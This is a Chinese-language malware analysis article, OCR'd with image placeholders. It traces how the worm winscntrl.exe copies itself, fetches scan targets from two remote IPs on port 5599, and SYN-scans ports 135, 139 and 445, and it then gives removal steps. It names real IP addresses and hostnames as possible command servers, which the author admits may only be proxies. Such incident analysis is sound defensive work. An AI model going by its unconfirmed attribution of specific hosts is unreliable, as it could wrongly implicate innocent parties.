



图7 天网的再次报警


图4 下载PE文件





图8 nslookup结果


图5 任务管理器

这两个IP对应的网址是Ilsmpn2－ds198.shawneelink.net和Hjlee.csic.nctu.edu.tw，难道前面的211.83.126.213只是受控的傀儡机而已，这两个地址才是真正的攻击者主控端？

三、二度分析

上面的分析是做了防备的（主要是怕破坏系统），为了继续摸透该病毒，我将winscntrl.exe病毒体复制拿到了实验室的另一台Windows XP测试机上，在运行该病毒之前，把RegMon，FileMon，Iris等工具都准备好，并关闭防火墙，通过FileMon发现，运行后观察，winscntrl.exe将自身复制到system32目录下，并删除自身，如图9所示。

用PEiD查一下，加了ASProtect 21.x SKE的壳，如图10所示，唉，可惜，脱壳我是外行，只有通过其他途径来了解该病毒体的运行原理了。

这一次，在命令行下输入netstat -an，得到如图11所示的结果。

syn洪水开始泛滥了，目标IP均在221.237.0.0/16这个网段，目标端口锁定在135，




图9 winscntrl.exe的藏身之所




图10 PEiD结果

139和445这几个微软最为脆弱的端口，并且注意下图12的框起的那一行。

192.168.3.244是测试机在实验室内网的IP，206.125.140.98正是图7里显示的那个IP，这两个IP之间建立起的TCP连接正是在winscntrl.exe发动syn扫描之前。这样看来，第一次分析是有误的，winscntrl.exe其实具有冲击波和振荡波病毒类似的随机扫描漏洞主机的特点，不过为什么我第一次分析时，该病毒没有产生随机扫描呢？




图11 netstat -an结果




图12 可疑的TCP连接

根据以上种种迹象，初步分析的结论是：winscntrl.exe每次必须先要连接开始分析的那两个IP地址的5599端口，然后从布署在这两个地址的服务器上获取用以随机扫描的目标网络的IP段的参数，然后才启动扫描线程，同时winscntrl.exe还时刻和服务器保持通信，估计用以随时接受服务器的新任务。

四、查杀过程

到这，我们还是不能保证206.125.140.98和140.113.216.36这两个IP就是攻击者的主控机，因为这两个地址可能也只是傀儡代理而已，继续追究也不一定有更好的结果，算了，看在还要啃完剩下的半个馒头的份上，我决定停止继续跟踪幕后凶手，开始查杀该蠕虫。

1)从任务管理器里结束winsntrl.exe，没想到没遇到任何阻力，从system32目录删除该文件，过了一会也没出现该病毒体重生的迹象，看来该病毒只是个纯EXE的执行体，并没有利用注入技术或启用其他线程监视该病毒。

2)查看注册表，特别是以下几个键值HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run、RunOnceHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run、RunOnce、RunOnceEx这里没有任何收获

3)继续跟进，别忘了，病毒木马的自启动还可以通过系统服务呢！

开始/运行/services.msc，调出系统服务管理器，对windows Xp服务十分熟悉的我一下子就发现多了一个可疑的wins服务，双击打开描述，如图13所示。

